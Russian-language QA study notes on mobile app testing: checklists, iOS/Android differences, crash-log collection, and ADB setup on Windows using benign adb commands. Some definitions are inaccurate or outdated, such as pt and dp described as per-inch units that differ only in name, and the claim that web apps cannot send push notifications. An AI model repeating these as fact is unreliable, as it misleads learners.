 - Соответствие используемых экранов в приложении (Решения, которые имеют смысл для одной платформы, могут быть неуместны в другой).

- Прерывания:
 - Входящие и исходящие SMS, MMS, звонки, оповещения других приложений;
 - Выключение устройства, изъятие аккумулятора, зарядка устройства;
 - Переход в режим ожидания (В том числе и с защитой паролем);
 - Изменение ориентации устройства в режиме ожидания;
 - Включение/отключение сети, GPS, авиа-режима, Bluetooth;
 - Отключение/подключение SD-карты, физической клавиатуры, гарнитуры.
- Платный контент:
 - Соответствие цены и содержимого, заявленного в приложении тому, что попадает к пользователю;
 - Восстановление покупок;
 - Сохранение покупок при обновлении приложения.
- Интернационализация:
 - Проверка корректности перевода;
 - Все переведённые слова, корректно располагаются в отведённых для них местах;
 - Проверка форматов дат, разделителей в числах и других нетривиальных моментах.
- Тестирование обновлений:
 - Убедиться, что поддерживаются все версии из предыдущих релизов;
 - Проверка обновлений (Сохранение всех данных пользователей, Авторизация).

? Основные версии Мобильных ОС

Операционные системы, смартфоны, мир (04/2020)

- Android – 70,43%
- iOS – 29,06%
- Samsung – 0,16%
- KaiOS – 0,11%
- Windows – 0,07%
- Tizen – 0,02%
- Series 40 – 0,02%
- Nokia – 0,02%
- BlackBerry – 0,01%
- Linux – 0,01%
- Other – 0,09%

? Как облегчить процесс тестирования Мобильных Приложений

- Если приложение поддерживает Portrait/Landscape – уделить смене ориентации много времени;
- Лучше всего переходить между экранами во время взаимодействия с сетью;
- Запросы должны отменяться, если они не завершены;
- Скриншоты, логи, видео;
- Использование «Обезьянок», для поиска крашей и зависаний:
 - Android – UI Monkey Exerciser,
 - iOS – CrashMonkey.
- Использовать Бета-версию (и оборачивать приложения в оболочки Crashlytics, TestFairy, HockeyApp):
 - Android – встроенное в магазин решение,
 - iOS – TestFlight.

? Инструменты для тестирования Мобильных приложений

- IDE Logs – Просмотр логов, загрузки памяти и прочее:
 - Android Studio;
 - Xcode.
- Запись видео с экрана устройства:
 - Lollipop Screen Recorder (нативное приложение для Android устройств);
 - ScreenFlow (нативное приложение для Mac OSx устройств).
- Ручное и автоматическое тестирование API:
 - Postman;
 - SoapUI.

? Что основное проверить при тестировании Мобильного Приложения

- Проверить в начале тестирования:
 - Достаточно ли устройств для тестирования (по целевым рынкам) и готово ли покрытие;
 - Согласованы все процедуры на проекте (понять: что всё готово, выстроен регламент цикла разработки, договорено кто и когда вступает в работу, набрана команда);
 - Приложение соответствует гайдлайнам;
 - Приложение работает в различных окружениях;
 - Приложение должна корректно работать с внешними и внутренними запросами;
 - Проверка энергопотребления (как обычный пользователь);
 - Выбор тестов для автоматизации (когда уже написано достаточно ручных).
- Список кейсов (под iPhone):
 - Перепроверка функциональности, где ранее были обнаружены наиболее критические дефекты (ретрессионное тестирование);
 - Проверка функциональности на корректных данных (текущая дата, короткие имена и т.д.);
 - Проверка на некорректных значениях (пустые поля, длинные имена, установка даты в прошлом и т.д.);
 - Проверка интерфейса приложения на соответствие требованиям Apple (HIG for iPhone/iPad);
 - Производительность приложения и скорость ответа интерфейса (используется iPhone 2G);
 - Тесты на удобство пользования приложением (Usability tests);
 - Тест на совместимость с другими приложениями/функциональностью iPhone (будильник, таймер, напоминания, входящий звонок/смс);
 - Проверка настроек приложения и корректность их применения;
 - Поиск возможных мест «падения» приложения («crash») и причин их возникновения;
 - Корректность работы приложения при использовании Wi-Fi/GPRS (включая обрывы/отсутствие связи);
 - Проверка на корректность работы приложения с памятью iPhone (Memory Leaks);
 - Проверка того, что звук не пропадает при подключении наушников;
 - Поведение приложения при переходе iPhone в спящий режим;
 - Работа приложения с акселерометром (поворот экрана в соответствии с положением iPhone, использование функции акселерометра для получения данных приложением (шагомер));
 - Тестирование локализации (при поддержке приложением);
 - Проверка корректности работы приложения с камерой iPhone (если такая функциональность поддерживается), а также корректность работы приложения с iPod;
 - Быстрые «клики» по элементам интерфейса (переход по категориям, переход по записям внутри категории);
 - Если есть длительный workflow – проводить его весь (вроде длинных программ в Yoga) в реальном времени;
 - Если есть готовый список и поле для вбивания параметров, то проверить поведение, когда в поле появляется подсказка из словаря и одновременно кликаешь по записи в списке <=> подсказке – возможны конфликты между подсказкой iPhone и реальным выбором;
 - Проверка контента: адекватный размер изображений (до 1МБ) и достаточное качество (дополнительно смотреть на iPhone4 (большее разрешение) + см. «MobileHIG.pdf chapter 11» для требований к разрешению изображений);
 - GUI: иконки соответствуют тому, к чему относятся (Help – знак вопроса, настройки – шестерёнка и т.д.), новые окна плавно открываются справа, присутствует значок загрузки, если происходит длительный процесс;
 - Наличие экрана Game Over и корректные ссылки на нём – для игровых проектов (+ корректная отработка попадания на этот экран).
- Мультиплерные игры:
 - Корректность подключения игроков (например, списывание баланса только после подключения);
 - Временные лаги;
 - Подключение через различные сети;
 - Корректное поведение при отключении игроков;
 - Подключение ботов (если используются).

- Conformance testing – Тестирование на Соответствие:
 - Protocol testing – Тестирование протоколов;
 - Safety / Security testing – Тестирование Безопасности;
 - SIM card testing – Тестирование SIM-карты;
 - RF, Radio Frequency testing – Тестирование радиочастоты;
 - Audio Tests – Тестирование звука;
 - Specific Absorption Tests – Проверка Удельного Коэффициента Поглощения Электромагнитной Энергии.
- Дополнительно:
 - Физическая/виртуальная клавиатура;
 - Проверка обновления и чистой установки.
- Платный контент:
 - соответствие цен и содержимого;
 - покупки 2 типов (восстанавливаемые и невосстанавливаемые (кредиты)) – проверка восстановления покупок привязанных к учётке (переустановка/обновление/другое устройство)+должен быть выбор из текущего прогресса и сохранённого в учётке.
- Реклама:
 - не должна перекрывать элементы;
 - должна иметь доступную кнопку закрытия (а если кнопка ещё не появилась, то каунтдаун до этого).
- Глобализация:
 - меняется всё что нужно и это происходит корректно.
- Защита от получения преимуществ при манипуляциях с датой и временем.
- Копирование и вставка из/в приложение.

? Особенности тестирования Мобильных Приложений (кратко)

- Запускается ли приложение на другом устройстве;
- Проверить приложение на прерывание звонков;
- Ориентация;
- Прерывание;
- Не стабильное соединение;
- Низкий заряд аккумулятора;
- Подсоединение провода питания, наушников;
- Поведение с подключением и без него;
- Отклики на сенсор, мех клавиатуру;
- Как ведёт себя приложение при всплытии клавиатуры;
- Память и ограничение хранения;
- Блокировка экрана;
- Смена режима сети: 2G – 3G – 4G – 5G – Wi-Fi;
- Авиа режим;
- Работа приложение с картой памяти;
- Работа приложение с сим-картой.

iOS / Android

? Разница между iOS и Android

- iOS – упор на контент, нет теней, шрифт San Francisco, используется только на устройствах Apple.
- Android – упор на дизайн, есть тени, шрифт Roboto, ОС была основана на Linux и больше похожа на ПК.

Элемент дизайна	iOS	Android
Минимальный размер цели нажатия	44x44 pt	48x48 dp
Основная навигация приложений	Панель нижней навигации	Вкладки вверху экрана
Дополнительная навигация приложений	Кнопка «More» на нижней панели или интерфейс текущей страницы	Панель нижней навигации или боковое гамбургер-меню
Главная кнопка/действие	Верхняя навигация, с правой стороны	Floating action button
Вторичные действия	Интерфейс текущей страницы	Верхняя навигация, с правой стороны
Список с единственным вариантом выбора	Список с галочкой для выбранного элемента	Список Radio button
Списки множественного выбора	Список с переключателями или список с галочками для выбранных элементов	Список с галочками или список с переключателями
Подтверждение или отмена деструктивного действия	Модальное диалоговое окно подтверждения выбора	Отмена действия посредством временного уведомления на экране

? Снятие логов в Мобильных устройствах

- Снятие логов в Android:
 - Использовать ddms.bat (находится в папке tools > Android sdk).
 - Приложение ADB, Android Debug Bridge.
 - Приложение Catlog.
 - Screens: Power + Громкость.
- Снятие логов в iOS:
 - Приложение iTunes.
 - Приложение Xcode.
 - Приложение QuickTime Player.
 - Organizer: Devices ~ /Library/Logs/CrashReporter/MobileDevice.
 - Screens: Home+Power.

? UIG / HIG Руководство по Пользовательскому Интерфейсу

- UIG, User Interface Guidelines – Руководство по Пользовательскому Интерфейсу Android.
- HIG, Human Interface Guidelines – Руководство Пользовательскому Интерфейсу Apple.

? Единицы измерения разрешений экранов в iOS и Android

- iOS – **pt** – пиксели на дюйм*
- Android – **dp** – точки на дюйм*

* «pt» в iOS и «dp» в Android кроме названия ничем не отличаются.

? В чём собираются файлы в iOS и в Android (как в Windows файлы собираются в «exe»)

- iOS: **ipa** – iOS App Store Package – формат архивных файлов приложений от Apple для iPhone, iPod и iPad. Файлы хранятся в магазине App Store и загружаются с помощью iTunes для iPhone, iPod и iPad.
- Android: **apk** – Android Package – формат архивных исполняемых файлов-приложений для Android и других ОС на Android. Каждое приложение Android скомпилировано и упаковано в один файл, который включает в себя весь код приложения.

? Эмулятор/Симулятор – что выбрать для тестирования iOS/Android

- iOS – Эмулятор – iOS нельзя скачать на компьютер.
- iOS – Симулятор – подходит только он.
- Android – Эмулятор – на компьютер скачивается именно ОС Android – полная имитация.
- Android – Симулятор – на компьютер скачивается просто графическая оболочка, которая копирует ОС.

Mobile, misc.

? Retina

- **Retina** – «Сетчатка» (лат.) – название ЖК- и OLED-дисплеев, используемых в устройствах Apple с 2010.
- Они отличаются повышенной плотностью пикселей, с тем, чтобы человеческий глаз не мог различить отдельные пиксели, из которых состоит изображение*.
* Название Retina запрещается использовать в продуктах других брендов для дисплеев, имеющих такую же или даже большую плотность пикселей.
- Для технологии нет устоявшегося норматива по плотности пикселей: Apple определяет различную плотность для разных устройств и в соответствии с типичным расстоянием просмотра для данного класса устройств – чем больше типичное расстояние, тем меньшей плотности пикселей достаточно для их неразличимости.
- Человеческий глаз может различить ≤ 300ppi при расстоянии от экрана до глаза 10–12' ($\approx 25\text{--}30\text{ см}$), – значит на таких дисплеях зернистость изображения неразличима глазом.
- Дисплеи Retina, как и другие дисплеи для устройств Apple, изготавливаются компаниями:
 - Samsung,
 - LG Display,
 - Sharp.

? Логи

- **Logs – Логи / Журналы Событий** – файлы, содержащие системную информацию работы сервера или компьютера, в которые вносятся определённые действия пользователя или программы.
- **Crash Log – Крэш-лог** – файл, в котором хранится вся информация по ошибке неработоспособности/экстренного завершения работы программы.

? Как снять crash-логи устройства

- **Android – MAC:**
 1. Подсоединить устройства к ПК. Дать согласие установить соединение между МАС и устройством.
 2. Запустить Monitor Android.
 3. Выбрать устройство во вкладке «Устройства» («Devices»).
 4. Выбрать вкладку «LogCat».
 5. **Воспроизвести ошибку.**
 6. Выбрать файл «log» нажатием клавиш **Cmd+A**
 7. Сохранить файл (нажать на иконку в центре справа).
- **Android – WINDOWS*:**

* убедиться, что активирован режим USB-отладки в настройках устройства для получения логов через ADB

 - A. Открыть меню «Настройки».
 - B. Нажать на раздел «О телефоне» или «О планшете».
 - C. Выбрать «Информация программного обеспечения».
 - D. Нажимать «Номер сборки», пока не появится уведомление о том, что ф-ции разработчика доступны.
 - E. Вернуться в меню «Настройки».
 - F. Выбрать «Для разработчиков».
 - G. Активировать режим USB-отладки.
 - Шаги для получения логов:
 1. Установить «ADB» («Android Debug Bridge»).
 2. Подсоединить устройство к компьютеру.
 3. (На устройстве) Дать согласие подключить устройство к компьютеру.
 4. Открыть Командную Строку Windows.
 5. Ввести команду «adb devices».
 6. **Скопировать** ID устройства.
 7. Ввести команду: **adb -s <device ID> logcat -> log.log**
 8. **Воспроизвести проблему.**
 - 9. Остановить процесс подключения (**Ctrl+C**) или просто отсоединить устройство.
 - 10. Вернуться в папку, из которой запущена Консоль, там будет файл «log.log» с логами устройства.

- **iOS – только MAC:**

1. Запустить «**Xcode**».
2. Подсоединить устройство.
3. Нажать на вкладку «**Window**» – выбрать в выпадающем списке «**Устройства**».
4. Выбрать устройство.
5. **Воспроизвести проблему.**
6. Выбрать «**log**» файл нажатием клавиш «**Cmd+A**»
7. Сохранить файл.

? Throttling

Throttling – Троттлинг / Дросселирование тактов – механизм пропуска части циклов в устройстве с целью:

- синхронизации работы различных компонентов
- или их защиты, в том числе процессора, от повреждения при перегреве.

Троттлинг – приостановка систем в мобильном устройстве при перегреве, до тех пор, пока не остынет.

? Freeze / Crash

- **Freeze – Фриз** – приложение висит в памяти, но ничего не работает.
- **Crash – Краш** – приложение вылетело из памяти и пользователя система выкинула на рабочий стол.

? Как Сервер понимает, что Клиент обращается к нему с Мобильного устройства

- По информации в заголовке «**user-agent**».
- По разным областям в **JS**.

? Одна из основных отличий Нативного приложения от Мобильного Веб-приложения

- Нативное приложение может делать push-уведомления.
- Мобильное Веб-приложение НЕ может делать push-уведомления.

? На каких устройствах следует тестировать Мобильные приложения: на старых или на новых моделях

Мобильные приложения следует тестировать на наиболее старых моделях (в рамках разумного).

? Как Android взаимодействует с ядром телефона

Android –это просто обёртка на Линукс.

? Выкинет ли нас из логина, если поменяется IP (например, едем в автобусе, меняются моб станции)

Если поменялся IP, то нас не выкидывает из приложения, т.к. сверка идёт по Токену + Юзер-Агенту.

? Что такое Social Login

Social Login – логин через соцсети.

ADB

? ADB, Android Debug Bridge

ADB, Android Debug Bridge – инструмент программирования, для отладки устройств на базе Android.

ADB, Android Debug Bridge – утилита командной строки, с помощью которой можно открыть доступ к Android. Программное обеспечение adb совместимо с Windows, Linux и macOS.

? ADB Принцип Android Debug Bridge

- Daemon на устройстве Android подключается к Серверу на хост-компьютере через USB или TCP,
- Серверу подключается к Клиенту, через TCP,
- Клиенту используется Конечным Пользователем.

? Возможности ADB

adb позволяет:

- Осуществлять установку файлов, а также их копирование и удаление;
- Выполнять установку программы на устройство;
- Записывать видео или делать скриншот экрана телефона;
- В случае сбоя работы устройства, выполнить его отладку;
- Изучать логи с телефона;
- Осуществлять прошивку программ и составляющих элементов системы;
- Получать полный доступ к данным об ОС и о самом устройстве.

? История развития ADB

- 2007 – впервые выпущен SDK – Комплект для Разработки Программного Обеспечения Android.
- 2015 – Microsoft выпустила эмулятор Android, который может подключаться к клиенту adb.
- 2016 – в Android Studio 2.0 производительность установки приложений и загрузки файлов через adb ↑ ×5.
- 2017 – Google позволяет загружать adb отдельно от Android SDK.
- 2017 – создана оболочка для ручных команд adb для упрощения использования Android Things.
- 2020 – для Android 11 Google добавила инкрементную установку adb.
- 2020 – adb Wi-Fi был интегрирован в Android Studio для macOS.
- 2021 – для Android 12 команда резервного копирования adb была ограничена.

? Архитектура ADB

- Протокол adb можно передавать по USB или по Wi-Fi через TCP.
- Протокол adb использует Клиент-Серверную архитектуру.
- Используются два разных протокола:
 - Первый протокол – между Клиентом и Сервером,
 - Второй протокол – между Сервером и Демоном.
- Демон adb реализован на C и находится в пользовательском пространстве Android.
- Демон поддерживается инфраструктурой Android USB, UsbDeviceManager и UsbDebuggingManager.

Протокол Клиент ↔ Сервер

- Режим связи между Клиентом и Сервером – TCP-сокет.
- Сервер прослушивает порт, на который Клиент должен отправить запрос.
- Запрос содержит 4-байтовое начальное поле в ASCII и полезную нагрузку.
- Полезная нагрузка начинается со слова host, чтобы указать, что её следует отправить на Сервер.
- Затем Сервер может ответить OKAY или FAIL, чтобы указать статус в сочетании с дополнительной полезной нагрузкой и длиной.

Протокол Сервера ↔ Daemon

Сообщения, отправляемые с сервера, состоят из заголовка длиной 24 байта со следующими полями:

1. Команда.
2. Первый аргумент.
3. Второй аргумент.
4. Длина полезной нагрузки, 0 или выше.
5. CRC32 полезных данных.
6. Магическое значение, рассчитанное с помощью команды XOR 0xFFFFFFFF.

? Как функционирует ADB

- Поскольку ADB состоит из трёх частей (Клиент, Демон и Сервер), они должны быть запущены и работать.
- Если компьютер запущен только что (и запуск Демона при загрузке отключён) – необходимо включить Демон, чтобы отправлять команды на устройство Android. А в Командной Строке или Терминале, появится сообщение для проверки, работает Демон или нет.

```
C:\Users\Doug>adb devices
List of devices attached
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
```

- Если Демон не запущен, он запустится сам и сообщит, на каком локальном TCP-порту он был запущен.
- Как только эта служба ADB будет запущена, она будет продолжать прослушивать этот конкретный порт для команд, отправленных клиентом ADB.
- Демон установит соединения со всеми запущенными ус-вами, подключёнными к ПК (включая эмуляторы).
- Пользователь получит запрос на авторизацию на Android-устройстве, если ранее не был авторизован.

? Как настроить ADB на Windows

Настройки необходимо произвести и на Смартфоне, и на Компьютере.

НАСТРОЙКА СМАРТФОНА/ПЛАНШЕТА:

- Запустить приложение «Настройки» на телефоне.
- Выбрать «Сведения о телефоне» (как правило, в нижней части списка).
- Выбрать «Сведения о ПО»
- Выбрать «Номер сборки» – тапнуть 7 раз – запустится Режим Разработчика (всплывающее сообщение).
- Вернуться к экрану «Настройки» – появится новый пункт меню «Параметры Разработчика».
- Зайти туда и включить опцию режима отладки по USB (подтвердить намерение – «OK»).



УСТАНОВКА ADB НА MICROSOFT WINDOWS:

- Загрузить ZIP-файл Android SDK Platform Tools для Windows:
<https://dl.google.com/android/repository/platform-tools-latest-windows.zip>
- Извлечь содержимое ZIP-архива в легкодоступную папку (например, C:\platform-tools).
- Открыть проводник Windows и перейти туда, где распакованное содержимое ZIP-файла.
- Открыть Командную Строку (PowerShell для Windows 10) из того же каталога, где этот бинарный файл ADB. (удерживая «Shift» и щёлкнув правой кнопкой мыши в папке – опция «Открыть Окно Команд здесь»).
- Подключить смартфон или планшет к ПК с помощью USB-кабеля (режим USB – «передача файлов (MTP)»).
- В окне Командной Строки ввести следующую команду для запуска Демона ADB: **adb devices**
- На экране телефона отобразиться приглашение разрешить или запретить доступ к отладке по USB.
- Выбрать предоставить доступ к USB-отладке при появлении запроса (установить флаг «Всегда разрешать»).




- Повторно ввести команду из шага №6 – в Командной Строчке отобразится серийный номер устройства.

```
C:\Users\User1>adb devices
List of devices attached
* daemon not running. starting it now on port 5037 *
* daemon started successfully
List of devices attached
99a390aa0903      device


C:\Users\User1>
```

? Пример настройки ADB и снятия логов на Windows


I. НА МОБИЛЬНОМ ТЕЛЕФОНЕ / ОС «ANDROID»




1. Запустить приложение «Настройки» на телефоне.




2. Тап «Сведения о телефоне» (в нижней части списка).




3. Тап «Сведения о ПО»



4. Тапнуть «Номер сборки» 7 раз – запустится режим разработчика (всплывающее сообщение).



5. Вернуться на главный экран настроек – отобразится новое меню «Параметры разработчика» – зайти в него.




6. Включить опцию режима «Отладка по USB», и подтвердить «Разрешить отладку по USB» – тапнуть «OK».

II. НА КОМПЬЮТЕРЕ / ОС «WINDOWS»


7. Загрузить ZIP-файл Android SDK Platform Tools для Windows:

<https://dl.google.com/android/repository/platform-tools-latest-windows.zip>


8. Извлечь содержимое ZIP-архива в легкодоступную папку (например, C:\platform-tools).




9. Открыть проводник Windows и перейти туда, где распакованное содержимое ZIP-файла.



